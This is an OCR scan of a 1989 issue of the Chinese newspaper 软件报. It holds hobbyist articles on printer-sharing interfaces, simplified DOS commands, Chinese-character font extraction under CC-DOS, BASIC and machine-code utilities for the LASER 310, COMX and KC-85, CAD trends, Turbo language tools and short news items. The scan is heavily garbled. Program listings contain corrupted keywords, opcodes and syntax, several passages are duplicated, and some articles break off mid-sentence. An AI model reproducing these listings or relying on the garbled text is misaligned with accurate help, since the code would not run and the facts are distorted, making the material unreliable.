在单机独占的工作方式下，打印机大部分时间是被闲置的。对于拥有大量PC机的单位来说，配置的打印机越多，利用率就越低；造成这些问题的根本原因是打印机一般只有一个并行口，并且，PC机一般也只有一个用来联接打印机的并行口，无法实现多机共享。显然，要想提高打印机的利用率，实现多机共享一台打印机，只靠一个并行口是不能满足要求的，必须扩充打印机并行口的功能。

为了扩充打印机并行口的功能，实现多机共享，需要在多台PC机与打印机之间增加一个控制装置。由它自动控制管理打印机的使用。实现这种控制装置，一般可以采用三种方案：

第一，手动开关式控制。用这种方式扩充打印机并行口的功能，较为简单。只要用几个按钮开关和一些门电路即可实现。但这种控制需要人工干涉。

第二，网络式控制。应用网络来扩充打印机并行口的功能，实现多机共享，价格昂贵，得不偿失。

第三，并行转换接口。设计并行转换接口，扩充打印机并行口的功能，实现多机共享，较为理想。它所需成本费与实现手动开关式控制的成本费相差无几，但功能却大大加强。天津大学计算机系试验成功的“IBM-PC共享打印机并行转换接口”就是这种接口。

共享打印机并行转换接口完全由硬件线路实现，既使原并行口提供四个并行口，又能依照先先用，同时到按优先权的高低分配打印机的原则，自动地控制管理打印机的使用，实现多台PC机共享一台打印机。

共享打印机并行转换接口，不仅可以实现多台PC机共享一台打印机，而且还可用它来实现多台PC机共享其它外设。

购置一台IBM-PC共享打印机并行转换接口，相当于有了四台打印机，可节省购买三台打印机的费用，提高打印机的利用率。

天津 曹阳

计算机

中华学习机简化DOS命令

中文程序

快速输入

入方法

CEC提供的两种汉字输入方式本身速度不快，需敲击40到20次才能产生一汉字，特别是在软件交流过程中输入带汉字较多的程序就有一个提高程序输入速度的问题。这里介绍在西文下输入汉字代码的方法。

首先以一行为例，10 A \$ = "中华学习机"

```

0300- 20 1B FD JSR *FD1B
0303- C9 04 CMP *#94
0305- F0 04 BEQ *#30B5
0307- C9 06 CMP *#85
0309- D0 02 BNE *#30D0
030B- A9 FF LDA *#FF
030D- 00 RTS
030E- A0 00 LDY *#00
0310- A2 03 LDX *#03
0312- A5 39 LDA *#39
0314- E4 38 STY *#38
0316- 80 39 STX *#39
0318- 00 3E CPE *#3E
031A- D0 04 BNE *#32D0
031C- 20 51 A8 JSR *#A851
031F- 00 RTS

```

西文换成RESET后定义失效重新使用自动命令。也可以使&向量指向\$0E，这样每次按&和回车键就能定义出&键。

CEC共使用了94个汉字内码，其中91个是可显示的，只有1D到1F三码不可显示，如A \$ = "啊"在西文状态下是A \$ = "啊"，因为啊的内码中没有一个显示字符，因此在清单中出现后只有一个字可判断其仍为汉字，后面可输入两个其他字符占位后再在中文状态下对照清单将其改为所需的汉字。如前所述不可显示字符本身也是个，所以这种现象也是个别的。

北京 张保田 张海翔

中华学习机的DOS命令共有28个，键入这些命令少则击2个键(如FP)，多则要击8个键(如MAXFILES)。《软件世界》1986年第17期上曾介绍了在APPLE I PLUS微机上“一触即发”的键入DOS命令的方法，此方法大大简化了DOS命令的键入过程。但是，这种方法对于其它机型不能都奏效。为了提高DOS命令的键入速度，方便使用，这里给出一种简化DOS命令的方法。

在DOS系统中，命令的判别是通过与DOS命令样板匹配进行的。例如，键入RUN命令，系统就将RUN与命令样板逐相比较，比到有与RUN相匹配的样板，就转入RUN命令的处理。如果改变系统中的DOS命令样板，也就改变了DOS命令的形式。

DOS系统28个命令的样板存放在\$A884至\$A907内存区域。样板以ASCII字符存放，命令的最后一个字符的ASCII码二进制表示的最高位为1(即最后一个字符和ASCII代码加上80H)。例如，RUN的ASCII代码为52, 4E;在样板中则为52, 55, CE。

这里将几个常用的DOS命令进行简化。(如右)具体修改步骤：第一步，用DOS

系统软盘引导，用CALL-151进入盘控。

第二步，在监控状态下进行样板修改。在\$A885、\$A889、\$A88D、\$A891、\$A899、\$A8A0、\$A8A4、\$A8C6、\$A8D3、\$A8E3、\$A8F6、\$A8FB、\$A900处键入AE。

最高位为1则为AE)在\$A89F、\$A8A3、\$A8CD处分别键入43、4C、4E。

用Ctrl-C退出监控。

第三步，用一张新盘进行初始化，INIT HELLO。这张初始化用的盘片就是一个简化DOS命令的盘片了。

用简化DOS命令启动系统，就可以使用简化DOS命令了。例如，对于CATALOG命令，只须键入"C"，使用起来很方便。

读者可以根据自己的习惯和要求来改变DOS命令。还可以用读写磁盘的办法对已有的文件的盘片进行修改。用改变DOS命令的方法，也可以实现对磁盘文件的保护。

北京 胡刚

化整为零的LIST

```

10 FOR I = 768 TO 1 + 29: READ A
   : PKKE I, A: NEXT I: DATA 169,
   : 11, 133, 54, 169, 3, 133, 55, 76, 35
   : 210, 201, 186, 208, 12, 32, 74, 25
   : 5, 32, 142, 253, 32, 72, 248, 32, 63
   : 255, 76, 240, 253

```

在中华学习机(CEC-I型)上输入以下程序并运行，以后在LIST命令前加上CALL768，就能看到所列出的清单中遇到冒号会换行，便于对长语句的分析阅读(见清单)。这是在有驱动器并装有DOS的情况下。如果没有驱动器，则程序运行后(建立机器语言子程序)，LIST命令前不加上CALL768，不过在键盘输入时，键入冒号也会换行显示。按CTRL-RESET可退出该功能。

在APPLE机上也能实现该功能。

浙江省湖州市中学 马望灵

COMX机器语言存取程序

```

4410- D4 44 36 D4 44 43 F8 99
4418- AC 9A 5C 1C BA 5C D4 16
4420- 75 D4 44 36 C0 44 4E 04
4428- 44 36 D4 44 43 D4 0E 03
4430- D4 44 36 C0 44 4E F8 42
4438- 8C F8 83 AC F8 44 BE F8
4440- 01 AE 05 4C 5E 1C 0C 5E
4448- 88 5C 2C 98 5C 05 4E 3E
4450- 1C 0E 5C D4 2B E9 05

```

输入机器语言辅助程序

```

10 REM BSAVE/BLDAD
20 FOP I = 4410 10
55: INPUT A$: POKE (I, A$)
(" " + A$): NEXT

```

COMXPCI,没有BSAVE和BLOAD功能，对机器语言程序的存取很不方便。上面这个机器语言程序可帮建立BSAVE和BLOAD功能。用户可先键入DEFUS \$4500，然后借助清单中的BASIC程序把机器语言程序输入内存，按清除20号程序行，用PSAVE存入磁碟供以后使用。

调用方法：1. 存机器语言程序(BSAVE)用CALL (地址1-10, 地址2)即可把地址1到地址2的内容存在磁碟上。

2. 取机器语言程序(BLOAD)用CALL (地址2, 地址1-10)即可把磁碟上的机器语言程序调入到地址1开始的内存中去。

陕西 凤卫星

棋 表 计 时 钟

笔者利用KC-85 手持式计算机，使便携式计算机编写了一具有计时准确、自动报个计时程序，解决了棋时、报、报数等缺点。

```

10 REM "Ji shi zhong cheng zu"
20 CLEAR:DEFINT A-I
30 DIM A(300),B(300),C(300),D(300),E(300)
40 INPUT "81" A$:INPUT "82" B$
50 INPUT "TIME":C$(0):C$(0)
60 H(1)=VAL(LEFT$(C$(0),2)):H(2)=H(1):H(3)=H(1)+H(4)=H(1)
70 H(1)=VAL(MID$(C$(0),4,2)):H(2)=H(1):H(3)=H(1)+H(4)=H(1)
80 S(1)=VAL(RIGHT$(C$(0),2)):S(2)=S(1):S(3)=S(1)+S(4)=S(1)
90 D$(0)=TIME:A(0)=VAL(LEFT$(D$(0),2))
100 B(0)=VAL(MID$(D$(0),4,2)):B(1)=VAL(RIGHT$(D$(0),2))
110 I=1+I*E$:"INPUT E$:I=I+1"
120 IF Y=-1 THEN B="P":J=1+S*9:GOTO 140
130 BEEP:DEEP:J=2+J*4
140 D$(1)=TIME:A(1)=VAL(LEFT$(D$(1),2))
150 B(1)=VAL(MID$(D$(1),4,2)):B(2)=VAL(RIGHT$(D$(1),2))
160 H(2)=H(1):H(3)=H(1)+H(4)=H(1)
170 E$(J)=S(J)-C(I)-C(I-1)
180 IF S(J)<0 THEN S(J)=S(J)+60:H(3)=H(3)+1
190 IF S(J)=60 THEN S(J)=0:H(3)=H(3)+1
200 IF H(3)<0 THEN H(3)=H(3)+60:H(4)=H(4)+1
210 IF H(4)=60 THEN H(4)=0:H(3)=H(3)+1
220 IF H(4)<0 OR H(4)=0 AND H(3)=0 AND S(J)=0 THEN S(2)
230 IF E$(J) THEN S(2)
240 C$(1)=STR$(H(3))+": "+STR$(H(4))+": "+STR$(S(J))
250 CLS:IF Y=1 THEN 290
260 PRINT:PRINT TAB(10);A$:C$(1)
270 PRINT TAB(10);B$:C$(1-1):C$(1-1):D$(1-1)
280 GOTO 110
290 PRINT:PRINT TAB(10);B$:C$(1)
300 PRINT TAB(10);A$:C$(1-1):C$(1-1):D$(1-1)
310 GOTO 110
320 IF J=1 THEN J=2 ELSE J=1:GOSUB 430:GOTO 340
330 FOR N=1 TO SOUND 3000,50:NEXT N:GOSUB 440
340 CLS:IF Y=1 THEN 370
350 PRINT:PRINT TAB(10);A$:S:C$
360 PRINT TAB(10);B$:T:C$(1+2):GOTO 500
370 PRINT:PRINT TAB(10);A$:S:C$(1+1)
380 PRINT TAB(10);B$:T:C$(1+2):GOTO 500
390 IF Y=-1 THEN S=S+1 ELSE T=T+1
400 FOR J=1 TO 2:GOSUB 440:NEXT J
410 CLS:PRINT:PRINT TAB(10);A$:S:C$(1+1)
420 PRINT TAB(10);B$:T:C$(1+2):GOTO 500
430 FOR N=1 TO 1:DEEP:NEXT N
440 H(3+2)=H(3+2)+H(3):H(4+2)=H(4+2)+H(4)
450 IF H(3+2)<0 THEN H(3+2)=0:H(4+2)=H(4+2)+1
460 S(3+2)=S(3+2)+S(3)
470 IF S(3+2)<0 THEN S(3+2)=0:H(4+2)=H(4+2)+1
480 C$(1+3)=STR$(H(3+2))+": "+STR$(H(4+2))+": "+STR$(S(3+2))
490 RETURN
500 FND

```

程序的40句输入对弈者姓名(拼音或代码)。50句输入规定用时，如每方定一个半小时，则输入格式是"01:30:00"。260-300句，交替显示对弈者和剩余时间，供对弈者随时掌握。320-400句到报警，显示对弈数和实际用时。对弈完后，可击任意键加回半，也能显示双方对弈数和实际用时，这功能安排在230、400-410语句。

浙江 张文虎

再谈数据保护的PC-81机磁碟法

去年第52期刊登的《PC-81机数据的磁碟保存法》一文，原作者认为PC-81机的SAVE命令只能存贮BASIC文本，而不能存贮变量，因而用修改变量区首地址的方法，把变量当作BASIC文本进行存贮。

但笔者所知，R1、PC-8300、PC-81等微机的SAVE和LOAD命令可同时完成BASIC文本和变量的存入和调出功能。例如，打入A \$ E W后，直接打入A = 8300, A \$ = "PC-8300"，接着用SAVE存带，再用LOAD调入，这时打入PRINT, A \$后，你会发现A和A \$已存贮在磁碟上了。

因此，为缩短存带时间、节约磁带，可在你的程序存带前，用CLEAR命令将变量清除掉。反之，如在程序运行过程中，某些变量的值一直不变，如MUSIC语句的数据等，可用直接命令将其输入，不必再写在程序中。当然运行程序时，必须改用GO TO语句进行。

昆明 沈玉波 赵晓琴

更正

△今年第二期第四版“文本状态的清屏技巧”一文的作者应为象蜀江而不是云国。

△今年第一期第四版《如何增强CEC-I的汉字输入功能》漏登了一段机器语言子程序：

```

300, A2 07 2E 80 03 A9
00 90 02 A9 01 9D 81 03
CA 10 F1 60

```

LASER 310 机多功能呼叫程序

运行程序一，计算机不停地发出呼叫声，按任意键，呼叫声停止。此时，计算机中就多了一条呼叫指令。执行POKE 30845,205就会重复以上功能。请注意，如果作为直接命令使用按回车键的时间不能太长，否则无效。

键入POKE 30845, 205, CLOAD "文件名" 或POKE 30845, 205, CLOAD "文件名" 可写读磁带程序，结束后计算机都会自动呼叫。

本程序还可用于各种时钟程序中实现闹钟功能，如运行程序二，输入N值(N的单位是1/10分)，计算机开始计时，到达N/10分后计算机自动呼叫。

汇编语言寄存于高分辨率显示器，可以任意浮动。

北京 陈文

程序一

```

10 FOR I=29184 TO 29202:READ A:POKE I,A:NEXT
20 POKE 30846,0:POKE 30847,114:POKE 30845,205
30 DATA 205,80,52,58,0,104,246,192,47,254
40 DATA 0,40,243,62,201,50,125,120,201

```

程序二

```

10 INPUT N
20 FOR I=1 TO N*3600:NEXT
30 POKE 30845,205

```

本软件任编辑:09号

# 软件报



1989年  
3月4日  
第9期  
总第127期

普及计算机知识 交流计算机技术  
开发软件资源 培养软件人才

中国软件技术公司 成都分公司 成都电子研究所合办 主编：刘锦德  
国内统一刊号CN51-0080 订户代号：61-74 地址：成都市金河街75号

做生意没有不做广告的，没有不依赖广告进行产销宣传的。总想做广告才能既省钱又能百倍提高经济效益，请速向由全国人大副委员长朱学范题写书名、陕西人民出版社出版的实用工具书——

## 中国·报·刊·广·告·指·南

这套书用108万字详细介绍了全国各报杂志的名称、级别、主办单位、创刊时间、邮发代号、版面规格、宗旨任务、栏目内容、读者对象、每期发行量、最新广告收费标准、刊登广告注意事项、报刊地址、开户行、帐号、联系人、广告创作技巧及应用含广告媒体特征分类、如何制定广告计划、广告决策、广告效果测定、广告设计、广告文案、广告面制作、如何做广告等。本书由陕西省大荔体育场一号关中信息编辑部独家发行，每套三册，含邮费19.90元，10套以上优惠10%。（关内信息免费赠送）  
联系人：宏斌

## 国外计算机辅助设计发展趋势

计算机辅助设计(CAD)把计算机引入工程设计领域，从而把传统的产品制造业推向高技术的前沿阵地。美国、日本、联邦德国等对这项技术都十分重视。在这些发达国家中，CAD已发展成为相当成熟的工具。

CAD技术在20年来经历了几个换代。第一代CAD系统主要为2维绘图系统，它提供坐标符号和尺寸的功能。第二代CAD系统考虑到非几何数据及数据库管理。第三代CAD系统包括3维描述及与其它软件包(如有限元分析)的接口。第四代CAD系统将功能扩展到包含曲面造型和实体造型。现在正出现第五代CAD系统，它是一种集成化的曲面和实体造型系统。

国外计算机辅助设计的发展趋势是：  
1. 计算机软件向通用化、标准化、高级化和与设备无关的方向发展。GKS是国际标准化组织(ISO)批准的第一种计算机图形国际标准。对程序员来说，这意味着能以GKS为核心开发高层次的图形系统，而无须从最低层做起。由于GKS不受计算机主机的限制，因而不仅降低了软件研制的难度和费用，而且方便了CAD应用软件在不同的系统之间的移植。

网络化标准目前有两个：以太网(Ethernet)和制造自动化协议(MAP)。操作系统有个明显的趋势：所有新一代32位工程工作站采用Unix的某一类或类似的操作系统。  
2. 硬件注意通用化、模块化。CDC、HP等公司的32位超级微机工作站大多采用行业标准的CPU和总线。  
3. 与小微机CAD系统相比，32位微机CAD系统价格便宜，便于使用，培训费和操作费都少得多，因而32位微机工作站对用户会越来越有吸引力。  
4. 微机工作站下一步将向智能化方向发展。

展。未来CAD的“A”字的含意可能不是Aided(辅助)，而是Automatic(自动)。

5. 注重系统的开放性，即CAD系统对用户是友善的、开放的，不是封闭性的。用户可以根据自己的需要随时插入运行文件或模块，可以删去一些用户认为是无用的文件或模块，还可以重新装配各个模块或子模块，或者按照自己的要求修改CAD系统或子模块中的不足之处。而这种修改又不会影响整个CAD系统。更不需要整个系统重新调整。  
6. 工作站联网是CAD系统发展的必然趋势。网络能充分利用计算机的资源，减少重复劳动。  
7. 将CAD和CAM(计算机辅助制造)连贯起来。即将应用计算机进行设计信息处理和制造信息处理结合起来，就是CAD/CAM技术，它是从设计到制造整个过程都用计算机控制的系统的总称。

CAD/CAM发展的高级阶段是CIM，即计算机综合制造(Computer Intergrated Manufacturing)，它的概念是将CAD、CAM、硬件和软件全部集成为一个系统来进行工作。其目的是将产品设计、产品制造和生产管理都连成一个统一体。CIM有许多理论和实践上的问题尚待探讨，对CIM按什么模式发展，学术界尚有争论。

▲本编辑部：一种专用于测定棉色纯度的高技术产品——CCM棉花测色仪，最近在西安通过技术鉴定。CCM棉花测色仪由中科院西安光机所和陕西省纤维检验局自行研制，电路系统具有高精度的电源，并采用光纤反馈系统，数字检测及微机数字处理系统。其技术性能达到八十年代国际先进水平，具有独创性，打破了世界上只有美国生产棉花测色仪的局面。  
西安 王杰凡

在众多的计算机语言系列软件中，由美国Borland International公司推出的TURBO系列语言软件正以其良好的用户界面，优秀的集成开发环境，极快的编译速度，直接生成可独立执行的.EXE文件等特点，赢得了越来越多的程序设计者的青睐。

目前，国内流行的TURBO系列语言软件最新版本有：  
1. TURBO BASIC 1.0  
2. TURBO PASCAL  
3. TURBO C 1.5  
4. TURBO PROLOG

2. 良好的用户界面  
TURBO系列语言软件均采用多级下拉式菜单技术提供用户界面。你既可采用鼠标的方式选择功能项，也可键入功能项的第一个字母来选择该功能。菜单方式的直观性使由于用户需死记命令之苦，并且由于各TURBO语言软件在用户界面上极其相似，一旦用户学会使用一种TURBO语言软件，再使用其他TURBO语言软件变得十分容易。

TURBO系列语言软件还提供了文本相关、在线帮助功能。用户随时按下F1键即可获得帮助。

此外，TURBO系列语言软件均提供了反复操作语言(OSHELL)的功能，从而实际上使系统可常驻内存。一旦用户在操作系统下工作完毕，又可用EXIT命令返回语言系统，用来自方便。

3. 很快的编译速度  
以TURBO PASCAL 1.0为例，其每分钟可编译27000行源程序，是目前所出现的编译程序中速度最快的。

4. 编辑、编译一体化  
TURBO系列语言软件并不要求用户分别键入编译、链接等命令。你只需在系统中选择编译功能项，即可一次性获得独立运行的.EXE文件，并且所有的.EXE文件均可自动利用80X87协处理器或对其进行软件仿真。全汉化TURBO系列语言软件在保持原版软件全部功能的前提下不仅克服了原版软件无法显示、处理汉字的缺陷，而且显示了菜单、提示信息的汉化。

(有对此软件感兴趣者，可与本期中缝的四川新蜀计算机产业集团公司联系)。

▲苏联专家观看中学生计算机操作表演 一九八九年一月十一日上午，由苏联国家教育委员会高等教育——教学法总局主任、教学法专家、工学博士H. V波洛马廖夫率领的苏联教育访华代表团一行四人，在山东省济南访问期间，参观了济南第五职业中等专业学校，观看了正在实习的该校微型计算机专业学生的英文打字及上机操作表演，专家们对学生们娴熟的指法、准确迅速的录入速度深表赞扬。这是该校首次接待外国代表团来校访问。  
济南 吴安栋

▲微机信息服务系统 该系统由江苏徐州大港供电公司计算机中心开发研制成功，利用该系统可随时通过电话拨号向中心查询所需信息，并定时收看有关的生产、经营管理方面的统计数据。该系统由IBM-PC/XT微机、终端显示器(可用彩电或黑白机)、自动电话机、扩展、调制装置、传输电路和相应软件等七个部分组成。  
徐州记者 孟宪达

成都市106信箱37分箱所代办的书籍和沙龙服务软件，从即日起停止收款，日后，有关业务请与成都市华西医科大学图书馆的罗芳或周志联系。以前所收书款及沙龙服务软件费，将一并寄出实物。

☆寻找失踪儿童的软件系统 数年前，纽约的意念画家本生和计算机专家克雷斯曼合作研究出一种软件系统，它能精确地推算出人脸随年龄增长而出现的变化过程。该系统已帮助警方找到了几个丢失多年的儿童。  
1982年9月年仅一岁半的克雷斯曼在亚特兰大遭绑架，警方周密侦查，仍无下落。1985年，旧事重提，本生和克雷斯曼应邀参与此

直观并且使用十分方便。

TURBO系列语言软件提供的编辑程序拥有类似于WORDSTAR所提供的全部字处理功能，包括块操作及串查、替换等操作，熟悉WORDSTAR的用户很快就能使用该编辑器。如果你不愿放弃你习惯了编辑器也可编辑好源程序后，再在系统提供的命令编辑模式下编译该程序。但若如此，则将损失系统提供的优秀集成开发环境。

此外，TURBO系列语言软件均提供了反复操作语言(OSHELL)的功能，从而实际上使系统可常驻内存。一旦用户在操作系统下工作完毕，又可用EXIT命令返回语言系统，用来自方便。

3. 很快的编译速度  
以TURBO PASCAL 1.0为例，其每分钟可编译27000行源程序，是目前所出现的编译程序中速度最快的。

4. 编辑、编译一体化  
TURBO系列语言软件并不要求用户分别键入编译、链接等命令。你只需在系统中选择编译功能项，即可一次性获得独立运行的.EXE文件，并且所有的.EXE文件均可自动利用80X87协处理器或对其进行软件仿真。全汉化TURBO系列语言软件在保持原版软件全部功能的前提下不仅克服了原版软件无法显示、处理汉字的缺陷，而且显示了菜单、提示信息的汉化。

(有对此软件感兴趣者，可与本期中缝的四川新蜀计算机产业集团公司联系)。

▲苏联专家观看中学生计算机操作表演 一九八九年一月十一日上午，由苏联国家教育委员会高等教育——教学法总局主任、教学法专家、工学博士H. V波洛马廖夫率领的苏联教育访华代表团一行四人，在山东省济南访问期间，参观了济南第五职业中等专业学校，观看了正在实习的该校微型计算机专业学生的英文打字及上机操作表演，专家们对学生们娴熟的指法、准确迅速的录入速度深表赞扬。这是该校首次接待外国代表团来校访问。  
济南 吴安栋

▲微机信息服务系统 该系统由江苏徐州大港供电公司计算机中心开发研制成功，利用该系统可随时通过电话拨号向中心查询所需信息，并定时收看有关的生产、经营管理方面的统计数据。该系统由IBM-PC/XT微机、终端显示器(可用彩电或黑白机)、自动电话机、扩展、调制装置、传输电路和相应软件等七个部分组成。  
徐州记者 孟宪达

成都市106信箱37分箱所代办的书籍和沙龙服务软件，从即日起停止收款，日后，有关业务请与成都市华西医科大学图书馆的罗芳或周志联系。以前所收书款及沙龙服务软件费，将一并寄出实物。

☆寻找失踪儿童的软件系统 数年前，纽约的意念画家本生和计算机专家克雷斯曼合作研究出一种软件系统，它能精确地推算出人脸随年龄增长而出现的变化过程。该系统已帮助警方找到了几个丢失多年的儿童。  
1982年9月年仅一岁半的克雷斯曼在亚特兰大遭绑架，警方周密侦查，仍无下落。1985年，旧事重提，本生和克雷斯曼应邀参与此

他们，他们将克里斯六个月时拍摄的照片输入计算机，并编制出孩子四岁半的程序，顿时屏幕上呀呀学语的小儿变成朝气蓬勃的男童。这幅由计算机绘制的照片通过全国广播公司的电视网传送到千家万户，很快被肯塔基州一位居民认出，是住在邻舍的孩子。警方获悉后，顺藤摸瓜，捉拿了绑架者，丢失三年的孩子终于回到父母的身边。  
摘自《新民晚报》  
本报责任编辑：04号



## 庆祝国际三八妇女节

★编号：890130  
名称：LASER310汉字文稿排印软件  
作者：张济生

功能简介：本软件可用于编绘各种汉字文稿，具有容量大，图文并茂的特点。可用之编印彩色小报报纸或宣传品，可使用四种颜色。汉字有400种以上字形，可随意对任意段落、字句规定不同打印位置、不同颜色、不同字体、不同字间隔、行字数、行间距、块行距、块间距。使用不加扩充卡，不配软盘的LASER310主机，即可连续打印(或显示)900余汉字并打印两种图形的任意数量幅花圈图。该软件采用在RAM中建立5种顺序文件及随机文件的手法，使全部工作过程完全数字化，并惊人地丰富了信息存储量，简化了操作。该软件实现了汉字人机对话及汉字多重菜单选择。显示数百汉字的全汉字操作过程，为LASER310机工具软件首创。该软件还具有全部信息存储带功能，可将文稿及打印格式为便地存于磁带，反复调用和打印。

源程序语言：286机器语言与BASICS

运行环境：LASER310主机及PP40打印机

转让形式：磁带一盘，使用说明书一份。

转让价格：25元(含邮资)

收款单位：成都《软件报》编辑部

★编号：890302

名称：LASER-310绘图功能扩展

作者：余海生

功能简介：本软件能使LASER-310机增添8条命令(DRAW、XDRAW、ROT、SCALE、DEFSH、SHCLR、LINE、XLINE)。可在LASER机上实现图形的绘图和直线的绘图功能，而且根据LASER-310的特点，把图形表改造成彩色图形表，在绘出的一个图形中可有多种颜色，另外还有旋转、放大、彩色图形和单色图形转换等功能。它弥补了LASER机绘图功能不足，使LASER机更加完善，是编写绘图程序和游戏程序、制作动画的一个好工具。

软件还有一个图形表制作程序，功能完善，画面生动，从绘图、制作到贮存都由程序完成，是一个很好的辅助工具。

源程序语言：Z-80汇编语言、BASICS语言

运行环境：LASER-310机

转让形式：磁带和使用说明书

转让价格：20元(含邮资)

收款单位：成都《软件报》编辑部





# 汉字点阵信息的提取

我们在编写将汉字点阵字符化为矢量字符的应用程序时,曾碰到过这样一个问题,即如何利用已有的CC-dos系统,提取汉字点阵的有关信息。笔者通过对CC-dos的字符组成、汉字显示原理等的分析,并在IBM-PC/AT机上进行多次试验,总结出三个方法,较好地解决了这个问题。

## 一、从字库中抽取点阵信息

IBM-PC/AT及其兼容机上流行的CC-dos,其汉字采用的点阵是16×16,整字存放。因此,每个汉字需占32个字节。汉字按国标(GB2312-80)顺序存放,共分94个区、编号为01~94,每个区有94个汉字,编号也是01~94。启动CC-dos时,一次调入内存。

在字库中,01~07区存放字母、数字和一些特殊字符及图形,汉字从第8区开始存放,其中8~15区的汉字和第16~23区的汉字相同,因此,汉字实际上是第16区开始存放的。提取汉字点阵时,可通过计算实现。

抽取汉字点阵信息,关键在于确定某个汉字存放在字库中的首地址。我们知道,CC-dos主要由两个执行程序file1.exe、CC-C.exe和一个字库CCLIB所组成,file1.exe的主要功能是,检查汉字库CCLIB在系统方式下的完好性,并为汉字库进入内存预先申请好内存空间;CC-C.exe的主要功能,是把字库调入到申请好的内存空间中,并修改有关的中断指针,使其指向相应的处理模块入口。通过对file1.exe的分析,可以确定,其段寄存器CS中的内容,即为字库在内存中的首址,设其值为Z。取某个汉字的点阵信息时,设该汉字的区号为X,位号为Y,那么,该汉字在字库中的首地址为:Z+2\*(X-9)\*94+Y-1,从该位置开始,其后的32个字节,即为该汉字的点阵信息。

获得字库首址的步骤如下:1.利用排错程

序Debug,如file1.exe调入内存;2.用R指令显示寄存器的内容,并记下寄存器CS的值(十六进制数);3.执行G指令,运行file1.exe;4.退出Debug,返回DOS;5.运行CCCC.exe程序,具体过程为:  
C>debug file1.exe  
-  
AX=0000 BX=0000 CX=0100  
DS=0000 SP=0000 BP=0000  
SI=0000 DI=0000  
DS=0E00 ES=0E00 SS=0E00  
CS=0E00 IP=0000  
NV UP EI PL NZ NA PO NC  
0E00,0000 EB07 JMP 0000

应用程序见Pro-1,其中第40句输入汉字的区代码,第80句确定该汉字的首地址,第90~110句取出该汉字的字模信息,第120句调用一个子程序Pro-4,将十进制的字模信息转化点阵信息,并进行显示和打印。  
需要说明的是,该程序中的字库首址Z值,可能会因为机型或CC-DOS版本的不同而不同,因此,应用时,须按以上步骤进行确定。

## 二、从屏幕内存中抽取点阵信息

汉字为图形字符,显示时,须工作在图形方式下。我们知道,在高分辨率下,每帧屏幕由200条扫描线组成,而每条扫描线上有640个象素点,可用640/8=80个字节表示。扫描线又分为偶数扫描区(0,2,4,...,198)和奇数扫描区(1,3,5,...,199),对应的内存地址分别为B8000~B97FF和BA000~BBFFF(均为十六进制数),通过对这些内存的访问,即可获得汉字的相关字模信息。

Pro-2是一个应用程序,可实现以上功能。其中第30句输入所需汉字句,第40~90句访问偶数扫描区内内存中的内容,第100~150句访问奇数扫描区内内存中的内容,第16句调用一个子程序Pro-4,将十进制的字模信息转化点阵信息,并进行显示和打印。

## 三、从屏幕上调取点阵信息

在Basic语言中,有一个函数Point(x,y),可读出屏幕上指定点(x,y)的颜色利用这个功能,很容易提取到汉字的点阵信息,程序见Pro-3。

程序二可以在西文状态下调取汉字的多少,在屏幕上显示最大的汉字,显示时从左到右显示原汉字的放大实体字型,然后从左到右仿大效果将放大汉字逐渐离散成网点状汉字,而后从右到左用卷帘方式将汉字逐渐擦除。程序二执行时,首先屏幕全黑,无光标,等待用户从键盘打入一个数字(1~5)来确定首先显示几个汉字,每次显示分两屏,屏数的大小是70语句循环值大小决定的,将MN+1变成MN+2, MN+3,则可以显示3屏或4屏。(改变50语句和120语句中常数的值,就可使屏幕的汉字大小发生变化。

该程序在西文状态下显示汉字和擦除汉字过程中,无光标,无视觉上的闪烁,汉字字型美观,醒目。

该程序的最佳屏幕效果是将程序二编译成EXE文件,以提高执行速度,屏幕效果更佳。程序清单,左。

辽宁 李紫涛

在汉字系统下运行较大的程序时,往往会遇到内存容量不足的问题,解决的办法有多种多样,唯小汉字库是较常用的一种方法,如何根据不同的需要,得到不同大小的汉字库呢?本文给出一个能随心所欲控制汉字库大小的BASIC程序。

我们知道,CCDOS使用的汉字库是按照GB2312-80建立的,它现有87个区,每个区94位,包括一般字符及汉字共5763个。其中高区位的汉字为二级汉字,使用的频率很低,特别是70区以后的汉字,在绝大多数场合都不会用到它们,因此可以考虑将它们的一部分删掉,以节省内存空间。CCDOS字库CCLIB中的每个汉字其字形为16×16的点阵,占用32个字节。据此,只要把原字库中高区位的汉字有控制地删除,便能得到符合不同需要的字库。本文给出的程序即有此功能,它具有很大的灵活性,所要弃掉的原字库中高区汉字数目可通过人机对话来决定,程序最后还会给出新字库所节省的内存空间字节数。

使用本程序时应注意是新字库的文件名在人机对话时不能与原字库的文件名相同,但在用新字库取代原字库后又必须恢复为原名,否则达不到预期目的。另外,由于字库文件较大,因此需在硬盘上运行,运行时间较长。

```

10 GOSUB PRINT:PRINT TAB(25); "字库整理程序":PRINT
20 INPUT "请输入欲整理的字库文件名:";FILENAME$
30 OPEN FILENAME$ AS #1 LEN=32
40 FIELD #1,27 AS #
50 WORDNUM:=LOF(1)/32
70 INPUT "请输入原字库文件名:";NAME$
80 OPEN NAME$ AS #2 LEN=32:FIELD #2,32 AS #5
90 INPUT "请输入要删除的汉字个数:";N:
100 INPUT "输入了吗? (Y/N)";Y$:IF Y$="Y" OR Y$="y" THEN #1 ELSE #0
110 FOR I=1 TO WORDNUM:PRINT #1:GET #1
120 LAET #5:#5:PUT #2:#2
130 PRINT "已从字库中删除了";N;"个汉字,共删";#2;"个字节,节省了";#2;"个字节存储空间"
140 CLOSE:#END

```

以CCDOS的字库作为例子,原字库CCLIB所占字节数为237632个,用本程序选择删减150个汉字后,新字库所占的字节数为232832个,共节省了4800个字节(约5K Byte)的存储空间。

附录:程序及实例。  
桂林 李紫水

## 一种新颖

## 的汉字显示方法

## 示方法

通常在微机屏幕上,汉字以16×16点阵显示。由于需要时要把汉字适当放大。这种放大方法在《软件报》第49期文章中介绍过,但是汉字放大效果并不

```

1 REM PROGRAM
2 KEY OFF:CLS:SCREEN 1,B:COLOR 9,0
3 INPUT "请输入汉字个数:";N
4 INPUT "请输入汉字间隔:";M
5 DIM A(64,N)
6 CLS:LOCATE 1,1:PRINT #0
7 AS "graph.bs".dat;CG=AS+CHR$(48)*N
8 OPEN "16x16" FOR OUTPUT AS #1
9 FOR X=1 TO 16:FOR Y=1 TO 16:(CLY,Y)-PRINT(X,Y)
10 WRITE #1,CG,Y;NEXT Y;CLOSE:ERASE C,GOTO 10
11
12 REM PROGRAM
13 FILE (SG),M(16)
14 KEY OFF:CLS:SCREEN 1,B:COLOR 9,0:LOCATE 1,1
15 FOR I=1 TO 16:READ M(I):NEXT I
16 WRITE #1,I,10,10,10,10,10,2,5,8,8,4,8,7,3,15,18
17 M$=ASC("ABCDEFGHIJKLMN") THEN #0 ELSE M$=VAL(M)
